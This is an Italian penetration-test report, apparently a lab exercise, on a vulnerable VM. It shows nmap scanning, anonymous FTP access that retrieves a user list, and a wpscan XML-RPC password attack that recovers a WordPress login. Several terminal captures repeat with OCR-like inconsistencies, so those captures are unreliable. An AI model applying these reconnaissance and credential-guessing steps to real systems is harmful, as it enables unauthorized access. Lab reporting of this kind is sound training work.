

PROGETTO 4

VULNERABILITY ASSESSMENT E PENETRATION TESTING

INDICE

- 1) Sommario
- 2) Introduzione
- 3) Analisi delle vulnerabilità e azioni di rimedio
- 4) Penetration test
- 5) PoC
- 6) Normative di riferimento

Sommario

Sono emerse evidenti criticità a seguito di una VAPT sulla Black Box. Lo scope of engagement è stato quello di ottenere tutti i permessi necessari tramite una Privilege escalation, che ha dato accesso ad informazioni sensibili. Nel caso oggetto di analisi l'infrastruttura è risultata estremamente vulnerabile e le azioni di rimedio devono essere implementate il prima possibile, al fine di scongiurare furto di dati e acquisizione di informazioni sensibili.

Introduzione

Per analizzare l'infrastruttura è stato necessario partire da test di scansione completi che hanno restituito una fotografia il più fedele possibile della base di attacco dalla quale sono seguite le attività successive.

Nello specifico, il perimetro del lavoro ha riguardato una Black Box sulla quale sono state trovate delle vulnerabilità note relative ai servizi sulle porte aperte 21, 80 e 22. Gli strumenti a supporto del pentester sono stati principalmente quattro: nmap, wpscan, netcat, linpeas. L'analisi si è concentrata poi su versioni obsolete di software come Apache 2.2.22 e configurazioni errate dei permessi sui documenti.

Analisi delle vulnerabilità (VA)

Relativamente ad Apache 2.2.22 la criticità maggiore risiede nel fatto che è ormai un sistema obsoleto e non è più supportato. Ha raggiunto la fine del ciclo di vita (**End-of-**

Life, EOL) l'11 luglio 2017. Questo significa che non riceve più patch di sicurezza, correzioni di bug e miglioramenti delle prestazioni dalla Apache Software Foundation. La vulnerabilità identificata con **CVE-2017-3167** porta a complicazioni perchè permette ad un attaccante di bypassare i controlli di sicurezza essendoci una mancanza di controlli dell'identità da parte del server che considera affidabili tutte le richieste inviate dal browser.

– fonte [NVD - CVE-2017-3167](#) ".

Si consiglia il passaggio ad una versione uguale o superiore alla 2.4.26

Protocollo tcp open http sulla porta 80 che è utilizzato dal software apache 2.2.22 , non utilizza il sistema di crittografia dei dati e la comunicazione stabilita grazie alla porta aperta, ha dato modo di rendere visibile una cartella di backup Wordpress che è stata ispezionata. Se il server è configurato male su questa porta il rischio è che l'aggressore possa prendere visione di tutti i file presenti. Relativamente al test l'accesso al sito ha i consentito di leggere il codice sorgente in un file.php e le password in chiaro, di eseguire una reverse shell per fare in modo che fosse il target a mettersi in contatto con la nostra macchina kali usata per eseguire l'attacco e accedere al sito Wordpress.

Si consiglia di non usare la porta 80 per le comunicazioni web in quanto non supporta l'uso della crittografia e di configurare il sito sulla porta 443 che utilizza il protocollo HTTPS garantendo la protezione dei dati trasmessi con la doppia cifratura.

Il protocollo FTP (vsftpd 2.3.5) sulla porta 21 è un protocollo standard utilizzato per trasferire file tra client e server. Uno dei principali problemi è la trasmissione dei dati in chiaro e la configurazione è spesso fatta con l'uso di password deboli e facilmente individuabili, questo lo rende facilmente soggetto ad attacchi di brute-force che possono causare un denial of service. Un hacker potrebbe essere sfruttare l'accesso dalla porta 21 anche per l'invio di codici malevoli, malware o altri materiali. In questo caso l'accesso al server è stato effettuato grazie ad un accesso di tipo anonimo "Name (192.168.1.208:kali): anonymous" che ha dato la possibilità di prendere visione di una cartella pubblica e di entrare in possesso del file users.txt.

Si consiglia il monitoraggio del traffico per rilevare tentativi di accesso sospetto; l'utilizzo di password lunghe e che vengano cambiate spesso; l'abbandono di FTP per il passaggio a protocolli come SFTP o FTPS per la cifratura dei dati e per una migliore gestione dell'autenticazione.

Protocollo ssh 5.9 sulla porta 22, questa versione è ormai obsoleta motivo per cui non ci sono aggiornamenti disponibili. Il servizio ssh consente una connessione remota ad un server tramite una shell e utilizza una connessione crittografata. Un problema

importante per la versione 5.9 identificata risiede nel tipo di cifratura anch'essa obsoleta che permette ad un attaccante di sfruttare la vulnerabilità intercettando informazioni prima ancora della cifratura completa dei dati che viaggiano durante le comunicazioni client server. Se l'attaccante trova nella stessa rete può fare in modo che alcuni pacchetti vengano omessi dalla trasmissione e viene mal gestito l'handshake.

Tra le vulnerabilità più conosciute troviamo la CVE-2023-48795 Terrapin

Fonte - [NVD - CVE-2023-48795](#)

Si consiglia il passaggio alla versione moderna 9.6

Schema vulnerabilità critiche

Porta 80 - Apache 2.2.22	EOL	critica
Porta 21 - FTP	Anonymous Login	critica
Porta 22 - OpenSSH 5.9p1	EOL	critica

Penetration Test ed allegati

Per controllare ed ottenere l'ip della blackbox è stato usato il comando ping dalla vm Kali dal quale abbiamo ottenuto subito l'ip del target.

```
kali@kali:~$ ping bsides2018
PING bsides2018.lan (192.168.1.208) 56(84) bytes of data:
From 192.168.50.100 icmp_seq=1 Destination Host Unreachable
From 192.168.50.100 icmp_seq=2 Destination Host Unreachable
From 192.168.50.100 icmp_seq=3 Destination Host Unreachable
^C
--- bsides2018.lan ping statistics ---
6 packets transmitted, 0 received, 100% packet loss, time 810ms
pipe 3

kali@kali:~$ ping bsides2018
ping: bsides2018: Name or service not known

kali@kali:~$ ping bsides2018.lan
ping: bsides2018.lan: Name or service not known

kali@kali:~$ ping 192.168.1.208
PING 192.168.1.208 (192.168.1.208) 56(84) bytes of data:
64 bytes from 192.168.1.208: icmp_seq=1 ttl=64 time=2.70 ms
64 bytes from 192.168.1.208: icmp_seq=2 ttl=64 time=1.87 ms
64 bytes from 192.168.1.208: icmp_seq=3 ttl=64 time=1.99 ms
64 bytes from 192.168.1.208: icmp_seq=4 ttl=64 time=2.06 ms
^C
--- 192.168.1.208 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 1.868/2.155/2.703/0.323 ms

kali@kali:~$
```

Ottenuto l'ip ed eseguita la verifica di connessione tra le macchine si è proseguito con il lancio di una curl per avere certezza che le informazioni ricevute fossero corrispondenti al target. Si è riscontrata infatti una risposta dal server Apache Ubuntu utilizzato dalla macchina.

```
kali@kali:~$ ping bsides2018
PING bsides2018.lan (192.168.1.208) 56(84) bytes of data:
From 192.168.50.100 icmp_seq=1 Destination Host Unreachable
From 192.168.50.100 icmp_seq=2 Destination Host Unreachable
From 192.168.50.100 icmp_seq=3 Destination Host Unreachable
^C
--- bsides2018.lan ping statistics ---
6 packets transmitted, 0 received, 100% packet loss, time 810ms
pipe 3

kali@kali:~$ ping bsides2018
ping: bsides2018: Name or service not known

kali@kali:~$ ping bsides2018.lan
ping: bsides2018.lan: Name or service not known

kali@kali:~$ ping 192.168.1.208
PING 192.168.1.208 (192.168.1.208) 56(84) bytes of data:
64 bytes from 192.168.1.208: icmp_seq=1 ttl=64 time=2.70 ms
64 bytes from 192.168.1.208: icmp_seq=2 ttl=64 time=1.87 ms
64 bytes from 192.168.1.208: icmp_seq=3 ttl=64 time=1.99 ms
64 bytes from 192.168.1.208: icmp_seq=4 ttl=64 time=2.06 ms
^C
--- 192.168.1.208 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 1.868/2.155/2.703/0.323 ms

kali@kali:~$ curl -I http://192.168.1.208
HTTP/1.1 200 OK
Date: Sat, 24 Jan 2020 14:56:43 GMT
Server: Apache/2.2.22 (Ubuntu)
Last-Modified: Sat, 03 Mar 2018 19:17:59 GMT
ETag: "55c-b1-50666f7a5ee4"
Accept-Ranges: bytes
Content-Length: 177
Vary: Accept-Encoding
Content-Type: text/html

kali@kali:~$
```

Non disponendo delle credenziali per accedere alla Blackbox si è deciso di partire con il lancio di un comando mirato di scansione con il tool *nmap* seguito dal comando `sS -p- -A -O 192.168.1.208` in modo da ottenere più informazioni possibili sul target.



```
(kali@kali)~$ nmap -sS -p- -A -O 192.168.1.208
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-24 10:13 EST
Nmap scan report for bsides2018.lan (192.168.1.208)
Host is up (0.0023s latency).
Not shown: 65535 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp open  ftp      vsftpd 2.3.5
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534  65534      4096 Mar 03 2018 public
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to 192.168.1.69
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  At session startup, client count was 4
|_  vsFTPd 2.3.5 - secure, fast, stable
|_End of status
22/tcp open  ssh      OpenSSH 5.9p1 Debian Subuntul.10 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_  1024 85:9f:0b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:14 (RSA)
|_  2048 c4:1a:04:e1:7b:43:cd:2b:d1:af:7d:13:38:ee:ab:96 (RSA)
|_  256 97:e5:28:7a:31:4d:8a:89:b2:b0:25:01:d5:36:63:4c (ECDSA)
80/tcp open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-robots.txt: 1 disallowed entry
|_/_backup_wordpress
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 08:00:27:62:9F:8B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.x4.x
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
Hop RTT ADDRESS
1 2.38 ms bsides2018.lan (192.168.1.208)
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.44 seconds

(kali@kali)~$
```

Dall'analisi della risposta fornitaci abbiamo ottenuto:

nome completo del target con il relativo indirizzo IP: bsides2018.lan (192.168.1.208),
elenco dei servizi con le relative versioni e delle porte aperte (tre in questo caso)

21/tcp open ftp vsftpd 2.3.5

| ftp-anon: Anonymous FTP login allowed: lato server non c'è bisogno di accesso con password.

|_drwxr-xr-x 2 65534 65534 4096 Mar 03 2018 public : c'è una cartella pubblica che potrebbe contenere informazioni molto importanti sugli users

22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0) :
c'è il servizio ssh sulla porta 22 che risulta aperta

80/tcp open http Apache httpd 2.2.22 ((Ubuntu))

| http-robots.txt: 1 disallowed entry


|_/_backup_wordpress : porta 80 con il servizio http che potrebbe essere sfruttata per ottenere l'accesso al sito wordpress e per visualizzare il contenuto del file robots.txt

Versioni del SO Apache 2.2.22 e OpenSSH 5.9p: considerate ormai obsolete

```
kali@kali: ~  
Session Actions Edit View Help  
Data connections will be plain text  
At session startup, client count was 4  
vsftpd 2.3.5 - secure, fast, stable  
End of status  
22/tcp open  ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)  
ssh-hostkey:  
| 1024 85:9f:0b:58:44:19:73:08:ee:98:b0:c1:85:60:3c:41 (DSA)  
| 2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:18:ea:a0:9d (RSA)  
| 256 97:a5:18:7a:11:4d:9a:0b:02:08:21:81:cd:36:63:14:c (ECDSA)  
80/tcp open  http      Apache/2.2.22 ((Ubuntu))  
http-robots.txt: 1 disallowed entry  
| /backup.wordpress  
|_ http-title: Site doesn't have a title (text/html).  
|_ http-server: Apache/2.2.22 (Ubuntu)  
MAC Address: 08:00:27:62:9f:88 (PC Systemtechnik/Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 3.x14.x  
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4  
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16  
Network Distance: 1 hop  
Service Info: OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
TRACEROUTE  
HOP RTT ADDRESS  
1 2.38 ms baiden2018.lan (192.168.1.208)  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 45.44 seconds  
--(kali@kali)-[~]  
_ _ _  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 08:00:00:00:00:00 brd 08:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.1.69/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0  
        valid_lft 83384sec preferred_lft 83384sec  
    inet6 fe80::f2bd:5826:1907:50a6/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
--(kali@kali)-[~]  
_ _ _  
$ ftp 192.168.1.208  
Connected to 192.168.1.208.  
220 (vsftpd 2.3.5)  
Name (192.168.1.208:kali): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>
```

```
kali@kali: ~  
Session Actions Edit View Help  
1 2.38 ms baiden2018.lan (192.168.1.208)  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 45.44 seconds  
--(kali@kali)-[~]  
_ _ _  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 08:00:00:00:00:00 brd 08:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.1.69/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0  
        valid_lft 83384sec preferred_lft 83384sec  
    inet6 fe80::f2bd:5826:1907:50a6/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
--(kali@kali)-[~]  
_ _ _  
$ ftp 192.168.1.208  
Connected to 192.168.1.208.  
220 (vsftpd 2.3.5)  
Name (192.168.1.208:kali): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||21082|).  
150 Here comes the directory listing.  
drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public  
226 Directory send OK.  
ftp> cd  
(remote-directory) cd public  
530 Failed to change directory.  
ftp> ls  
229 Entering Extended Passive Mode (|||51445|).  
150 Here comes the directory listing.  
drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public  
226 Directory send OK.  
ftp> cd public  
250 Directory successfully changed.  
ftp> get public  
local: public remote: public  
229 Entering Extended Passive Mode (|||36484|).  
530 Failed to open file.  
ftp> ls  
229 Entering Extended Passive Mode (|||21482|).  
150 Here comes the directory listing.  
-rw-r--r--  1 0 0      31 Mar 03  2018 users.txt.bk  
226 Directory send OK.  
ftp>
```

```
kali@kali: ~  
Session Actions Edit View Help  
1 2.38 ms baiden2018.lan (192.168.1.208)  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 45.44 seconds  
--(kali@kali)-[~]  
_ _ _  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 08:00:00:00:00:00 brd 08:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.1.69/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0  
        valid_lft 83384sec preferred_lft 83384sec  
    inet6 fe80::f2bd:5826:1907:50a6/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
--(kali@kali)-[~]  
_ _ _  
$ ftp 192.168.1.208  
Connected to 192.168.1.208.  
220 (vsftpd 2.3.5)  
Name (192.168.1.208:kali): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||21082|).  
150 Here comes the directory listing.  
drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public  
226 Directory send OK.  
ftp> cd  
(remote-directory) cd public  
530 Failed to change directory.  
ftp> ls  
229 Entering Extended Passive Mode (|||51445|).  
150 Here comes the directory listing.  
drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public  
226 Directory send OK.  
ftp> cd public  
250 Directory successfully changed.  
ftp> get public  
local: public remote: public  
229 Entering Extended Passive Mode (|||36484|).  
530 Failed to open file.  
ftp> ls  
229 Entering Extended Passive Mode (|||21482|).  
150 Here comes the directory listing.  
-rw-r--r--  1 0 0      31 Mar 03  2018 users.txt.bk  
226 Directory send OK.  
ftp> get users.txt.bk  
local: users.txt.bk remote: users.txt.bk  
229 Entering Extended Passive Mode (|||32463|).  
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).  
100% [*****] 31 9.73 KIB/s 00:00 ETA  
226 Transfer complete.  
31 bytes received in 00:00 (5.32 KIB/s)  
ftp>
```



```
kali@kali: ~  
$ ftp 192.168.1.208  
Connected to 192.168.1.208.  
220 (vsftpd 2.3.5)  
Name (192.168.1.208:kali): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||21482|).  
150 Here comes the directory listing.  
drwxr-xr-x  2 65534  65534   4096 Mar 03  2018 public  
226 Directory send OK.  
ftp> cd  
(remote directory) cd public  
500 Failed to change directory.  
ftp> ls  
229 Entering Extended Passive Mode (|||21445|).  
150 Here comes the directory listing.  
drwxr-xr-x  2 65534  65534   4096 Mar 03  2018 public  
226 Directory send OK.  
ftp> cd public  
200 Directory successfully changed.  
ftp> get public  
local: public remote: public  
229 Entering Extended Passive Mode (|||36484|).  
500 Failed to open file.  
ftp> ls  
229 Entering Extended Passive Mode (|||21482|).  
150 Here comes the directory listing.  
-rw-r--r--  1 0      0      31 Mar 03  2018 users.txt.bk  
226 Directory send OK.  
ftp> get users.txt.bk  
local: users.txt.bk remote: users.txt.bk  
229 Entering Extended Passive Mode (|||32463|).  
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).  
3000 [.....]  
226 Transfer complete.  
31 bytes received in 00:00 (5.32 KIB/s)  
ftp> get users.txt.bk  
local: users.txt.bk remote: users.txt.bk  
ftp> bye  
kali@kali: ~  
$ cat users.txt.bk  
abatchy  
john  
mai  
anne  
doomguy  
kali@kali: ~
```

La vulnerabilità del protocollo ftp ha consentito l’accesso al servizio e la visualizzazione del file presente nella cartella “public” che ha al suo interno un elenco di users:

abatchy
john
mai
anne
Doomguy



21/tcp open ftp vsftpd 2.3.5

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

|_drwxr-xr-x 2 65534 65534 4096 Mar 03 2018 public

(sulla porta 21 il servizio ftp è stato sfruttato tramite la vulnerabilità descritta).

L'attività successiva è stata una scansione sul sito Wordpress lanciato con il tool Wpscan ed il comando `wpscan -e`



Trovati gli users john e admin è risultato necessario individuare anche le password. Lo strumento utilizzato è stato ancora wpscan


```
Session Actions Edit View Help

[+] WordPress version 4.5 identified (Insecure, released on 2016-04-12).
  Found By: Rss Generator (Passive Detection)
  - http://192.168.1.208/backup_wordpress/feed-rss2, <generator>https://wordpress.org/?v=4.5/<generator>
  - http://192.168.1.208/backup_wordpress/feed-comments-rss2, <generator>https://wordpress.org/?v=4.5/<generator>

[+] WordPress theme in use: twenty sixteen
  Location: http://192.168.1.208/backup_wordpress/wp-content/themes/twenty sixteen/
  Last Updated: 2025-12-03T00:00:00Z
  Readme: http://192.168.1.208/backup_wordpress/wp-content/themes/twenty sixteen/readme.txt
  [!] The version is out of date, the latest version is 3.7
  Style URI: http://192.168.1.208/backup_wordpress/wp-content/themes/twenty sixteen/style.css?ver=4.5
  Style Name: Twenty Sixteen
  Style URI: https://wordpress.org/themes/twenty sixteen/
  Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout – the horizontal masthead wi...
  Author: the WordPress team
  Author URI: https://wordpress.org/
  Found By: CSS Style In Homepage (Passive Detection)
  Version: 1.2 (80% confidence)
  Found By: Style (Passive Detection)
  - http://192.168.1.208/backup_wordpress/wp-content/themes/twenty sixteen/style.css?ver=4.5, Match: 'Version: 1.2'

[+] Enumerating All Plugins (via Passive Methods)
[+] No plugins Found.


[+] Enumerating Config Backups (via Passive and Aggressive Methods)
  Checking Config Backups - Time: 00:00:01
[+] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - john / enigma
Trying john / secret: Time: 00:07:06 <
  Valid Combinations Found:
  Username: john, Password: enigma

[+] No WPScan API Token given, as a result vulnerability data has not been output.
[+] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

